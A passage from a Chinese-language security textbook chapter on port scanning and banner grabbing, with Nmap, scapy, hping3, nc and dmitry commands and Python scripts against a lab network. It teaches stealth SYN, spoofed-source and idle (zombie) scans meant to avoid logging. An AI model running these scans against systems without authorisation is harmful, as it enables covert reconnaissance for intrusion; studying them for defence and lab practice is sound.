Nmap done: 1 IP address (1 host up) scanned in 1.49 seconds
```

Step 02 指定端口进行扫描，使用Nmap -sU 192.168.1.103 -p 123命令。如果端口开放，执行效果如下图所示。

```
root@kali:~# nmap -sU 192.168.1.103 -p 123
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-26 04:13 EDT
Nmap scan report for 192.168.1.103
Host is up (0.00034s latency).

PORT    STATE SERVICE
123/udp open  ntp
MAC Address: 00:0C:29:A2:4E:07 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
```

Step 03 使用Nmap -sU 192.168.1.103 -p 888命令，如果端口不开放，执行效果如下图所示。如果需要扫描多个端口使用“-”进行分割，如-p 1-65535，进行全端口扫描。

```
root@kali:~# nmap -sU 192.168.1.103 -p 888
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-26 04:15 EDT
Nmap scan report for 192.168.1.103
Host is up (0.00048s latency).

PORT    STATE  SERVICE
888/udp closed accessbuilder
MAC Address: 00:0C:29:A2:4E:07 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
```

提示：Nmap还支持从文件中读取地址列表进行端口扫描，使用的命令为Nmap -iL addr.txt -sU -p 1-333。



11.1.2 扫描TCP端口

扫描TCP端口要比扫描UDP主机复杂，它是基于TCP连接协议的扫描，其中包括隐蔽扫描、全连接扫描、中间人扫描，这些众多扫描方式都是基于三次握手的变化来完成的。

1. 隐蔽扫描

隐蔽扫描主要是通过向目标主机特定端口发送SYN包。如果目标主机回复RST数据包，隐蔽扫描则根据回复数据包，来判断主机端口是否开放，由于没有建立完整连接，所以应用日志不记录扫描行为，从而达到一定程度的隐蔽。

（1）scapy 工具。使用 scapy 实施隐蔽扫描，使用 a=sr1(IP(dst="192.168.1.1")/TCP(flags='S'), timeout=1) 命令，给目标主机发送 SYN 包，目标主机回复 SYN/ACK 数据包，使用 wirshark 抓包可以看到除此之外还多出一个 RST 数据包，这是由于操作系统不知道 SYN 包的发送，因此当目标主机发送 SYN/ACK 时便自动回复 RST 数据包，执行效果如下图所示。

Destination	Protocol	Length	Info
192.168.1.1	TCP	54	20 → 80 [SYN] Seq=0 Win=8192 Len=0
192.168.1.101	TCP	60	80 → 20 [SYN, ACK] Seq=0 Ack=1 Win=16384 Len=0 MSS=1460
192.168.1.1	TCP	54	20 → 80 [RST] Seq=1 Win=0 Len=0

这里给出一段python脚本实现TCP自动扫描的代码，具体代码如下：

```
#!/usr/bin/python

import logging
import subprocess
logging.getLogger("scapy.runtime").
setLevel(logging.ERROR)
from scapy.all import *
import sys
if len(sys.argv)!=4:
#如果输入参数不是4,做出提示
 print"Usage . ./syn_scan.py [Target
-IP][First Port][Last Port]"
 print"Example . ./syn_scan
192.168.1.1 1 100"
 print "Example will TCP SYN scan port
scan ports 1 through 100 on 192.168.1.1"
 sys.exit()
 ip = sys.argv[1]#获取IP地址
port1 = int(sys.argv[2])#获取起始端口
port2 = int(sys.argv[3])#获取结束端口
for port in range(port1,port2):
#循环遍历端口区段
#构造TCP数据包并发送
 a = sr1(IP(dst=ip)/TCP(dport=port),
timeout=0.1,verbose=0)
if a==None:   #如果数据为空不做处理
  pass
 else:
  if int(a[TCP].flags==18):
  #判断返回数据包TCP标记为18,即SYN/ACK
   print port   #打印出端口
  else:
   pass
```

（2）Nmap 工具。使用 Nmap 扫描相对比较简单，直接使用工具，然后添加响应的参数，即可完成扫描。具体的方法为：使用 Nmap 192.168.1.103 -p 1-200 命令扫描，默认情况下，Nmap 工具使用 SYN 方式来扫描端口。扫描结果如下图所示。

```
root@kali:~/Test/port# nmap 192.168.1.103 -p 1-200
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-26 05:37 EDT
Nmap scan report for 192.168.1.103
Host is up (0.00033s latency).
Not shown: 198 closed ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
MAC Address: 00:0C:29:A2:4E:07 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
```

另外，可以使用Nmap –sS 192.168.1.103 -p 1-200命令，指定使用SYN包的方式进行扫描，其扫描结果是一样的。还可以使用Nmap -sS 192.168.1.103 -p 1-65535或Nmap -sS 192.168.1.103 -p-命令，实现全端口扫描。

提示：如果目标主机被防火墙过滤，可能会有一些非open状态的端口被显示，此时可以通过加入--open进行过滤，只显示open状态的端口。如果有多个不连续的端口可以使用“，”进行分隔，如“80，85，135”这样。

（3）hping3工具。使用hping3 192.168.1.103 --scan 100-200 -S命令，实现对100～200端口扫描，使用SYN包的方式，hping3显示出来的结果条例更清晰一些。类似表格的形式如下图所示。

```
root@kali:~/Test/port# hping3 192.168.1.103 --scan 100-200 -S
Scanning 192.168.1.103 (192.168.1.103), port 100-200
101 ports to scan, use -V to see all the replies
+----+-----------+---------+---+-----+-----+-----+
|port| serv name |  flags  |ttl| id  | win | len |
+----+-----------+---------+---+-----+-----+-----+
  135 loc-srv    : .S..A... 128 14087 16616    46
  139 netbios-ssn: .S..A... 128 15111 16616    46
All replies received. Done.
Not responding ports:
```

另外，使用hping3 -c 200 -S --spoof 192.168.1.155 -p ++1 192.168.1.103命令，实现欺骗扫描。

从1这个端口开始扫描，每次端口加1总共发送200个数据包，伪造地址“192.168.1.155”，要扫描的目标地址为“192.168.1.103”，这样做的优点是隐蔽，缺点是本机无法查看到结果，可以通过交换机镜像端口，或者是有权查看192.168.1.155才可以。

2. 全连接扫描

直接与目标主机建立三次握手，如果能够建立三次握手证明主机端口开放。全连接扫描的优点是结果准确，缺点是完全暴露没有隐蔽。

（1）scapy工具。直接使用脚本建立三次握手，具体代码如下：

```
    #!/usr/bin/python
    import logging
    import subprocess
    logging.getLogger("scapy.runtime").
setLevel(logging.ERROR)
    from scapy.all import *
    #发送SYN包
    response = sr1(IP(dst="192.168.1.1")
/TCP(dport=80,flags='S'))
    #第二次发送使用目标主机返回的seq值将其+1处
理，这样构成一个完整通信
    reply = sr1(IP(dst="192.168.1.1")/
TCP(dport= 80,flags='A',ack=(response
[TCP].seq+1)))
```

提出猜想，之前通过发送数据包了解到，系统会自动回复RST包，修改脚本验证猜想，使得发送数据显示出来。修改后的代码如下：

```
    #!/usr/bin/python
    import logging
    import subprocess
    logging.getLogger("scapy.runtime").
setLevel(logging.ERROR)
    from scapy.all import *
    #构造SYN包
    SYN=IP(dst="192.168.1.1")/
TCP(dprot=80,flags='S')
    print "-- SENT --"
    #在终端打印出一个发送标记
    SYN.display() #在终端显示数据包内容
    print"\n\n-- RECEIVED --"
    #在终端打印发送结束标记
    response = sr1(SYN,timeout=1,
verbose=0)  #将构造好的SYN包发送出去
    response.display()
    #在终端打印返回的数据包
    if int(response[TCP].flags)==18:
    #判断回复的是否为SYN/ACK
     print "\n\n-- SENT --"
     #再次打印发送标记
     #构造返回包
     A = IP(dst="192.168.1.1")/TCP(dport=
80,flags='A',ack=(response[TCP].seq|+1))
     A.display() #展现构造好的数据包
```

```
    print"\n\n-- RECEIVED --"#打印结束标记
    response2=sr1(A,timeout=1,verbose=0)    #将构造好的数据包发送
    response2.display()#在终端打印返回数据包
  else:
    print"SYN-ACK not returned
  #如果端口不开放,打印提示
```

使用上述代码进行扫描的操作步骤如下：

Step 01 发送第一个SYN数据包，如下图所示。

```
-- SENT --
###[ IP ]###                    ###[ TCP ]###
  version   = 4                   sport      = ftp_data
  ihl       = None                dport      = http
  tos       = 0x0                 seq        = 0
  len       = None                ack        = 0
  id        = 1                   dataofs    = None
  flags     =                     reserved   = 0
  frag      = 0                   flags      = S
  ttl       = 64                  window     = 8192
  proto     = tcp                 chksum     = None
  chksum    = None                urgptr     = 0
  src       = 192.168.1.101       options    = []
  dst       = 192.168.1.1
  \options   \                  -- RECEIVED --
```

Step 02 这时会返回SYN/ACK数据包内容，如下图所示。

```
###[ IP ]###                    ###[ TCP ]###
  version   = 4                   sport      = http
  ihl       = 5                   dport      = ftp_data
  tos       = 0x0                 seq        = 3865475985
  len       = 44                  ack        = 1
  id        = 39495               dataofs    = 6
  flags     = DF                  reserved   = 0
  frag      = 0                   flags      = SA
  ttl       = 64                  window     = 16384
  proto     = tcp                 chksum     = 0x7202
  chksum    = 0x1cce              urgptr     = 0
  src       = 192.168.1.1         options    = [('MSS', 1460)]
  dst       = 192.168.1.101 ###[ Padding ]###
  \options   \                     load       = '\x00\x00'
```

Step 03 此时满足条件，因此构建第二个ACK数据包，如下图所示。

```
-- SENT --
###[ IP ]###                    ###[ TCP ]###
  version   = 4                   sport      = ftp_data
  ihl       = None                dport      = http
  tos       = 0x0                 seq        = 0
  len       = None                ack        = 3865475985
  id        = 1                   dataofs    = None
  flags     =                     reserved   = 0
  frag      = 0                   flags      = A
  ttl       = 64                  window     = 8192
  proto     = tcp                 chksum     = None
  chksum    = None                urgptr     = 0
  src       = 192.168.1.101       options    = []
  dst       = 192.168.1.1
  \options   \                  -- RECEIVED --
```

Step 04 构建完成后，返回的数据包如下图所示。

```
###[ IP ]###                    ###[ TCP ]###
  version   = 4                   sport      = http
  ihl       = 5                   dport      = ftp_data
  tos       = 0x0                 seq        = 3865475985
  len       = 40                  ack        = 0
  id        = 39496               dataofs    = 5
  flags     =                     reserved   = 0
  frag      = 0                   flags      = R
  ttl       = 64                  window     = 0
  proto     = tcp                 chksum     = 0xc9cd
  chksum    = 0x5cd1              urgptr     = 0
  src       = 192.168.1.1         options    = []
  dst       = 192.168.1.101 ###[ Padding ]###
  \options   \                 load  = '\x00\x00\x00\x00\x00\x00
```

Step 05 使用Wirshark抓包工具抓取通信过程，再次验证猜想，可以发现有5个数据包，主机发送SYN数据包，目标主机回复SYN/ACK数据包，操作系统回复RST数据包，此时已经中断连接，主机再次发送ACK数据包，目标主机回复RST数据包，整个通信过程如下图所示。

Destination	Protocol	Length	Info
192.168.1.1	TCP	54	20 → 80 [SYN] Seq=0 Win=8192 Len=0
192.168.1.101	TCP	60	80 → 20 [SYN, ACK] Seq=0 Ack=1 Win=16384 Len=0 MSS=1460
192.168.1.1	TCP	54	20 → 80 [RST] Seq=1 Win=0 Len=0
192.168.1.1	TCP	54	[TCP Keep-Alive] 20 → 80 [ACK] Seq=0 Ack=1 Win=8192 Len=0
192.168.1.101	TCP	60	80 → 20 [RST] Seq=1 Win=0 Len=0

Step 06 使用iptables -A OUTPUT -p tcp --tcp-flags RST RST -d 192.168.1.1 -j DROP命令，系统自带防火墙设置过滤，但不自动发送RST数据包。使用iptables -L命令，检查防火墙规则是否生效，如下图所示。

```
root@kali:~/Test/port# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
DROP       tcp  --  anywhere             _gateway             tcp flags:RST/RST
```

Step 07 再次运行脚本，查看最后一次返回数据，如下图所示。由此看来三次握手正常建立。

```
###[ IP ]###                    ###[ TCP ]###
  version   = 4                   sport      = http
  ihl       = 5                   dport      = ftp_data
  tos       = 0x0                 seq        = 805120079
  len       = 40                  ack        = 1
  id        = 40580               dataofs    = 5
  flags     = DF                  reserved   = 0
  frag      = 0                   flags      = A
  ttl       = 64                  window     = 16384
  proto     = tcp                 chksum     = 0x936c
  chksum    = 0x1895              urgptr     = 0
  src       = 192.168.1.1         options    = []
  dst       = 192.168.1.101 ###[ Padding ]###
  \options   \                 load = '\x00\x00\x00\x00\x00\x00
```

Step 08 通过Wirshark抓包工具抓取通信过程，如下图所示。

192.168.1.1	TCP	54	20 → 80 [SYN] Seq=0 Win=8192 Len=0
192.168.1.101	TCP	60	80 → 20 [SYN, ACK] Seq=0 Ack=1 Win=16384 Len=0 MSS=1460
192.168.1.1	TCP	54	[TCP Keep-Alive] 20 → 80 [ACK] Seq=0 Ack=1 Win=8192 Len=0
192.168.1.101	TCP	60	[TCP Keep-Alive ACK] 80 → 20 [ACK] Seq=1 Ack=1 Win=16384 Len=0

（2）Nmap 工具。Nmap 工具本身自带了全连接扫描功能，用户使用简单的命令配置即可完成 TCP 端口扫描，具体的操作步骤如下：

Step 01 使用Nmap -sT 192.168.1.103 -p 135命令，对主机特定端口实施全连接扫描，如下图所示。

```
root@kali:~# nmap -sT 192.168.1.103 -p 135
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-26 22:23 EDT
Nmap scan report for 192.168.1.103
Host is up (0.00035s latency).

PORT    STATE SERVICE
135/tcp open  msrpc
MAC Address: 00:0C:29:A2:4E:07 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds
```

Step 02 使用Nmap -sT 192.168.1.103 -p 1-200命令，可以对区间的端口进行扫描，如下图所示。

```
root@kali:~# nmap -sT 192.168.1.103 -p 1-200
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-26 22:29 EDT
Nmap scan report for 192.168.1.103
Host is up (0.0019s latency).
Not shown: 198 closed ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
MAC Address: 00:0C:29:A2:4E:07 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
```

Step 03 使用Nmap -sT 192.168.1.103 -p 135,445,555命令，对一组端口进行扫描，如下图所示。

```
root@kali:~# nmap -sT 192.168.1.103 -p 135,445,555
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-26 22:27 EDT
Nmap scan report for 192.168.1.103
Host is up (0.00048s latency).

PORT    STATE  SERVICE
135/tcp open   msrpc
445/tcp open   microsoft-ds
555/tcp closed dsf
MAC Address: 00:0C:29:A2:4E:07 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
```

Step 04 如果没有提供端口，默认情况下Nmap会自动扫描1000个常用端口，如下图所示。

```
root@kali:~# nmap -sT 192.168.1.103
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-26 22:31 EDT
Nmap scan report for 192.168.1.103
Host is up (0.0025s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2869/tcp open  icslap
MAC Address: 00:0C:29:A2:4E:07 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.30 seconds
```

提示：通过Nmap -sT -iL addr.txt -p 80命令，可以对导入文件中的地址进行扫描。

（3）dmitry 工具。dmitry 工具的功能简单，使用起来不用配置太多参数，默认 150 个常用端口。使用 dmitry 工具进行扫描的操作步骤如下：

Step 01 输入dmitry命令，可以查看该工具的参数信息，执行效果如下图所示。

```
root@kali:~# dmitry
Deepmagic Information Gathering Tool
"There be some deep magic going on"

Usage: dmitry [-winsepfb] [-t 0-9] [-o %host.txt] host
  -o     Save output to %host.txt or to file specified by -o file
  -i     Perform a whois lookup on the IP address of a host
  -w     Perform a whois lookup on the domain name of a host
  -n     Retrieve Netcraft.com information on a host
  -s     Perform a search for possible subdomains
  -e     Perform a search for possible email addresses
  -p     Perform a TCP port scan on a host
* -f     Perform a TCP port scan on a host showing output reporting filtered ports
* -b     Read in the banner received from the scanned port
* -t 0-9 Set the TTL in seconds when scanning a TCP port ( Default 2 )
*Requires the -p flagged to be passed
```

Step 02 使用dmitry -p 192.168.1.103命令，实现常用150个端口的扫描，如下图所示。

```
root@kali:~# dmitry -p 192.168.1.103
Deepmagic Information Gathering Tool
"There be some deep magic going on"

ERROR: Unable to locate Host Name for 192.168.1.103
Continuing with limited modules
HostIP:192.168.1.103
HostName:

Gathered TCP Port information for 192.168.1.103
---------------------------------

 Port          State

135/tcp        open
139/tcp        open

Portscan Finished: Scanned 150 ports, 147 ports were in state closed


All scans completed, exiting
```

（4）nc 工具。nc 工具也有一个扫描的功能，使用 nc -nv -w1 -z 192.168.1.103 1-1000 命令可以对指定端口区间进行扫描，nc 扫描的结果除给出端口外，还给出了可能使用的服务名称，如下图所示。

```
root@kali:~# nc -nv -w1 -z 192.168.1.103 1-1000
(UNKNOWN) [192.168.1.103] 445 (microsoft-ds) open
(UNKNOWN) [192.168.1.103] 139 (netbios-ssn) open
(UNKNOWN) [192.168.1.103] 135 (loc-srv) open
```

在扫描命令中，-nv表示后面给出的是一段IP地址，不做域名解析；-w1是设置超时时间1s；-z是进行扫描。

nc还可以写成脚本的形式，具体代码如下：

```
    #循环取出139-200的端口进行扫描最后过滤出open状态的端口
    for x in $(seq 139 200);do nc -nv -w 1 -z 192.168.1.103 $x;done | grep open
```

还可以写成扫描IP地址段，具体代码如下：

```
#循环取出1-254,扫描该区段IP指定端口
for x in $(seq 1 254);do nc -nv -w 1 -z 192.168.1.$x 80;done
```

3. 中间人扫描

中间人扫描（也称为僵尸扫描）扫描方式极度隐蔽，但是实施条件苛刻。首先扫描方允许伪造源地址，其次需要有一台中间人机器。中间人机器需要具备如下两个条件：

第1条：在网络中是一个闲置的状态，没有三层网络传输。

第2条：系统使用的IPID必须为递增形式的才可以，不同的操作系统IPID是不同的，如有的是随机数。IPID是IP协议中的Identification字段，如下图所示。

```
▾ Internet Protocol Version 4, Src: 192.168.1.100, Dst: 106.120.166.105
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▸ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 40
    Identification: 0x2421 (9249)  ──→ IPID
  ▸ Flags: 0x4000, Don't fragment
    Time to live: 128
    Protocol: TCP (6)
    Header checksum: 0x03c1 [validation disabled]
    [Header checksum status: Unverified]
    Source: 192.168.1.100
    Destination: 106.120.166.105
```

中间人扫描实现的原理，如果需要分解成步骤，可以分为如下几个步骤：

Step 01 扫描者向中间人机器发送一个SYN/ACK数据包，此时中间人机器会回复一个RST数据包。这个RST数据包中便包含IPID值，记录IPID值。

Step 02 扫描者向目标主机发送SYN数据包。此时SYN中的源地址为伪造地址（中间人机器地址），如果目标主机端口开放便会向中间人机器发送SYN/ACK数据包，中间人机器会给目标机回复RST数据包，此时IPID+1进行递增。

如果目标主机端口没有开放，目标主机会给中间人机器发送RST数据包，中间人不予回应，IPID保持不变。

Step 03 扫描者再次向中间人机器发送SYN/ACK数据包，等待回复RST数据包以获取IPID值。拿到这个IPID值进行比对，如果IPID值为IPID+2，则证明目标主机端口开放，否则目标主机端口未开放。

（1）scapy工具。使用scapy实现中间人扫描。首先需要对中间人主机检验，具体操作步骤如下：

Step 01 构建发送给中间人的数据包，如下图所示。

```
>>> i=IP()
>>> t=TCP()
>>> rm=(i/t)
>>> rm[IP].dst = "192.168.1.103"
>>> rm[TCP].flags = 'S'
>>> sr1(rm).display()
Begin emission:
.Finished sending 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
```

Step 02 查看返回数据包中的IPID值，如下图所示。

```
###[ IP ]###                    ###[ TCP ]###
  version= 4                       sport= http
  ihl= 5                           dport= ftp_data
  tos= 0x0          IPID           seq= 0
  len= 40                          ack= 1
  id= 4445                         dataofs= 5
  flags=                           reserved= 0
  frag= 0                          flags= RA
  ttl= 128                         window= 0
  proto= tcp                       chksum= 0x2b4f
  chksum= 0xa556                   urgptr= 0
  src= 192.168.1.103               options= []
  dst= 192.168.1.101            ###[ Padding ]###
  \options\                           load= ' FHEPF
```

Step 03 再次发送相同数据包给中间人机器，查看数据包中IPID值，如下图所示。如果此时IPID值为递增，并且两个数据包前后数值差1，这个中间人机器才符合扫描要求，否则无法判断。

```
###[ IP ]###                    ###[ TCP ]###
  version= 4                       sport= http
  ihl= 5                           dport= ftp_data
  tos= 0x0        IPID             seq= 0
  len= 40                          ack= 1
  id= 4446                         dataofs= 5
  flags=                           reserved= 0
  frag= 0                          flags= RA
  ttl= 128                         window= 0
  proto= tcp                       chksum= 0x2b4f
  chksum= 0xa555                   urgptr= 0
  src= 192.168.1.103               options= []
  dst= 192.168.1.101            ###[ Padding ]###
  \options\                     load= '\x02\x04\x05\xb4\x01\x03
```

有了中间人机器后便可以实施扫描，具体操作步骤如下：

Step 01 构建发送给目标机的数据包，如下图所示。这里使用send发送不查看返回数据，目标地址是要扫描的主机地址，源地址需要设置成中间人地址。

```
>>> i=IP()
>>> t=TCP()
>>> rd=(i/t)
>>> rd[IP].dst = "192.168.1.1"
>>> rd[IP].src = "192.168.1.103"
>>> rd[TCP].flags = 'S'
```

Step 02 先给中间人机器发送一个SYN数据包，记录下IPID值，如下图所示。接着使用send(rd)命令，将数据包发送出去，使用send发送不查看返回数据。

```
>>> sr1(rm).display()
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
###[ IP ]###                    ###[ TCP ]###
  version= 4                       sport= http
  ihl= 5                           dport= ftp_data
  tos= 0x0                         seq= 0
  len= 40                          ack= 1
  id= 4476                         dataofs= 5
  flags=                           reserved= 0
  frag= 0                          flags= RA
  ttl= 128                         window= 0
  proto= tcp                       chksum= 0x2b4f
  chksum= 0xa537                   urgptr= 0
  src= 192.168.1.103               options= []
  dst= 192.168.1.101            ###[ Padding ]###
  \options\                        load= '\x01\x01\x08\n\x00\x00'
```

Step 03 再次快速给中间人机器发送一个SYN数据包，查看IPID值，如下图所示。通过比较两个IPID值，如果相差为2，证明目标主机端口开放。

```
>>> sr1(rm).display()
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
###[ IP ]###                    ###[ TCP ]###
  version= 4                       sport= http
  ihl= 5                           dport= ftp_data
  tos= 0x0                         seq= 0
  len= 40                          ack= 1
  id= 4478                         dataofs= 5
  flags=                           reserved= 0
  frag= 0                          flags= RA
  ttl= 128                         window= 0
  proto= tcp                       chksum= 0x2b4f
  chksum= 0xa535                   urgptr= 0
  src= 192.168.1.103               options= []
  dst= 192.168.1.101            ###[ Padding ]###
  \options\                           load= '\x00\x00 DBD'
```

下面给出一段自动化测试代码，具体代码如下：

```
#!/usr/bin/python
import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from scapy.all import *
#定义一个函数用于测试中间人主机是否合格
def ipid(mid):
  reply1 = sr1(IP(dst = mid)/TCP(flags = 'S'),timeout=2,verbose=0)    #发送SYN数据包
  send(IP(dst = mid)/TCP(flags='SA'),verbose=0)   #发送SYN/ACK数据包
  reply2 = sr1(IP(dst = mid)/TCP(flags = 'S'),timeout=2,verbose=0)#再次发送SYN数据包
  if reply2[IP].id == (reply1[IP].id+2):   #判断两次SYN数据包返回包是否差值为2
    print "IPID meet a criterion"
    #如果差值为2,符合要求,询问是否扫描
    response = raw_input("Start scanning (Y or N): ")
    if response == 'Y':
    #输入Y进入扫描，需输入一个目标机IP地址
      target = raw_input("Enter the IP Destination host address: ")
      midscan(target,mid)  #调用扫描函数
  else:   #不符合要求做出提示
    print"Does not meet the requirements,cannot be used as an intermediary machine"
#定义用于扫描的函数
def midscan(target,mid):
  print "\nScanning target" + target + "with mid" + mid #打印出一些提示信息
  print "\n-----------Open Ports on Target------------\n"
  for port in range(100,200):
  #循环遍历100-200的端口
    try:   #给中间人发送一个数据包
      start_val = sr1(IP(dst=mid)/TCP(flags='SA',dport=port),timeout=2,verbose=0)
  #给目标机发送一个伪造数据包
      send(IP(src=mid,dst=target)/TCP(flags='S',dport=port),verbose=0)
  #再给中间人发送数据包
      end_val = sr1(IP(dst=mid)/TCP(flags='SA'),timeout=2,verbose=0)
      if end_val[IP].id == (start_val[IP]+2):  #判断两次IPID值是否为2
        print port   #符合要求打印出端口
    except:
      pass    #不符合要求直接pass
#脚本主体部分先打印提示信息
print"---------------Mid Scan Suite----------------\n"
print"1 - Identify Mid Host\n"
print"2 - Perform Mid Scan\n"
ans = raw_input("Select an Option (1 or 2): ")
if ans == '1':  #选项1测试中间人机器，输入一个IP地址
  mid = raw_input("Enter IP address to test IPID sequence: ")
  ipid(mid)   #调用中间人测试函数
else:
  if ans == '2':  #选项2直接扫描，输入中间人IP地址以及扫描主机IP地址
    mid = raw_input("Enter IP adderss for Mid System: ")
```

```
    target = raw_input("Enter IP adderss for Scan target: ")
    midscan(target,mid)  #调用扫描函数
```

（2）Nmap 工具。Namp 工具提供了中间人这种扫描方式，当然前提是中间人机器符合要求，再进行扫描。具体操作步骤如下：

Step 01 使用Nmap -p139 192.168.1.103 -script=ipidseq.nse命令，检验中间人机器是否符合要求，如下图所示。它的判断依据仍然是IPID是不是一个增量（Incremental）。

```
root@kali:~/Test/port# nmap -p139 192.168.1.103 -script=ipidseq.nse
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-27 02:52 EDT
Nmap scan report for 192.168.1.103
Host is up (0.00036s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
MAC Address: 00:0C:29:A2:4E:07 (VMware)

Host script results:
|_ipidseq: Incremental!

Nmap done: 1 IP address (1 host up) scanned in 0.61 seconds
```

Step 02 使用Nmap 192.168.1.1 -sI 192.168.1.104 -Pn -p 1-100命令进行中间人扫描，第一个IP是需要扫描的目标机器，第二个IP是中间人主机，-sI指定的参数便是中间人，如下图所示。

```
root@kali:~/Test/port# nmap 192.168.1.1 -sI 192.168.1.104 -Pn -p 1-100
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-27 03:07 EDT
Idle scan using zombie 192.168.1.104 (192.168.1.104:80); Class: Incremental
Nmap scan report for 192.168.1.1
Host is up (0.028s latency).
Not shown: 99 closed|filtered ports
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 1C:FA:68:01:2F:08 (Tp-link Technologies)

Nmap done: 1 IP address (1 host up) scanned in 2.24 seconds
```



11.2 扫描主机其他信息

通过端口扫描确定端口后，根据不同端口判断目标主机可能存在哪些服务，从而识别目标操作系统，为后续的防范工作做准备。

11.2.1 扫描banner信息

通过banner信息可以识别目标主机的软件开发商、软件名称、服务类型、版本号等信息。不过，这个banner信息可修改，因此识别并不是很准确，获取banner信息必须要与目标主机建立连接。

1. python脚本

使用python脚本获取banner信息，具体代码如下：

```
    import socket  #导入一个用于网络编程的库
    banner=socket.socket(socket.AF_INET,socket.SOCK_STREAM)#创建连接
    banner.connect(("192.168.1.105",21))#使用connect建立关联
    banner.recv(1024)#使用recv函数接收数据
    '220 (vsFTPd 2.3.4)\r\n'
    #返回的banner信息
    banner.close()#使用完对象后记得关闭
    exit() #退出python环境
```

运行脚本执行效果，如下图所示。

```
root@kali:~/Test/port# python
Python 2.7.15+ (default, Aug 31 2018, 11:56:52)
[GCC 8.2.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import socket
>>> banner=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
>>> banner.connect(("192.168.1.105",21))
>>> banner.recv(1024)
'220 (vsFTPd 2.3.4)\r\n'
>>> banner.close()
>>> exit()
```

在实际环境中很多机器是不允许获取banner信息的，如果是这样，recv函数会被挂起，一直等待返回。下面给出一段脚本，可以避免recv函数被挂起，具体代码如下：

```
    #!/usr/bin/python#python脚本默认格式
    import socket   #导入socket库
    import select   #导入select库
    import sys      #导入sys库
    if len(sys.argv)!=4:
    #判断输入参数如果不等于4,打印出提示信息
     print "Usage  ./banner_greab.py [Target IP] [First Port] [Last Port]"
     print "Example  ./banner_greab.py 192.168.1.1 100 200"
     print "Example will grab banners for TCP ports 100 through 200 on 192.168.1.1"
     sys.exit()
    ip = sys.argv[1]   #获取IP地址
    start = int(sys.argv[2])#获取起始端口号
    end = int(sys.argv[3]) #获取结束端口号
    for port in range(start,end):
    #循环获取端口
     try:  #创建TCP连接
        bangrab = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
       bangrab.connect((ip,port))
    #以相应的端口建立连接
       ready = select.select([bangrab],[],[],1) #获取返回信息，超时时间1s
```

```
    if ready[0]:
   #如果返回信息不为空,将信息打印
        print " TCP Port" + str(port)
+'.'+bangrab.recv(1024)
        bangrab.close()   #关闭对象
  except:
    pass    #如果超时,就继续下一个端口
```

执行脚本效果如下图所示。

```
root@kali:~/Test/Service# ./ban_grab.py 192.168.1.105 1 500
 TCP Port21.220 (vsFTPd 2.3.4)

 TCP Port22.SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1

 TCP Port23.���� ��#��'
 TCP Port25.220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
```

2. dmitry工具

使用dmitry工具可以获取banner信息，执行dmitry -pb 192.168.1.105命令，即可获取banner信息，如下图所示。

```
Gathered TCP Port information for 192.168.1.105
---------------------------------

 Port           State

21/tcp          open
>> 220 (vsFTPd 2.3.4)

22/tcp          open
>> SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1

23/tcp          open
>> ���� ��#��'
25/tcp          open
>> 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)

53/tcp          open

Portscan Finished: Scanned 150 ports, 144 ports were in state closed
```

3. Nmap工具

Nmap工具提供了很多已经写好的脚本，从而进行banner信息的扫描，具体操作步骤如下：

Step 01 执行Nmap -sT 192.168.1.105 -p22--script=banner.nse命令，可以获取目标主机22端口的banner信息，执行效果如下图所示。

```
root@kali:~/Test/Service# nmap -sT 192.168.1.105 -p22 --script=banner.nse
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-27 05:21 EDT
Nmap scan report for 192.168.1.105
Host is up (0.00043s latency).

PORT   STATE SERVICE
22/tcp open  ssh
|_banner: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
MAC Address: 00:0C:29:FA:DD:2A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds
```

Step 02 使用Nmap 192.168.1.105 -p 1-100 -sV命令，-sV参数表明使用特征扫描，基于特征扫描会显示出更多的信息，执行效果如下图所示。

```
root@kali:~/Test/Service# nmap 192.168.1.105 -p 1-100 -sV
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-27 05:41 EDT
Nmap scan report for 192.168.1.105
Host is up (0.00021s latency).
Not shown: 94 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
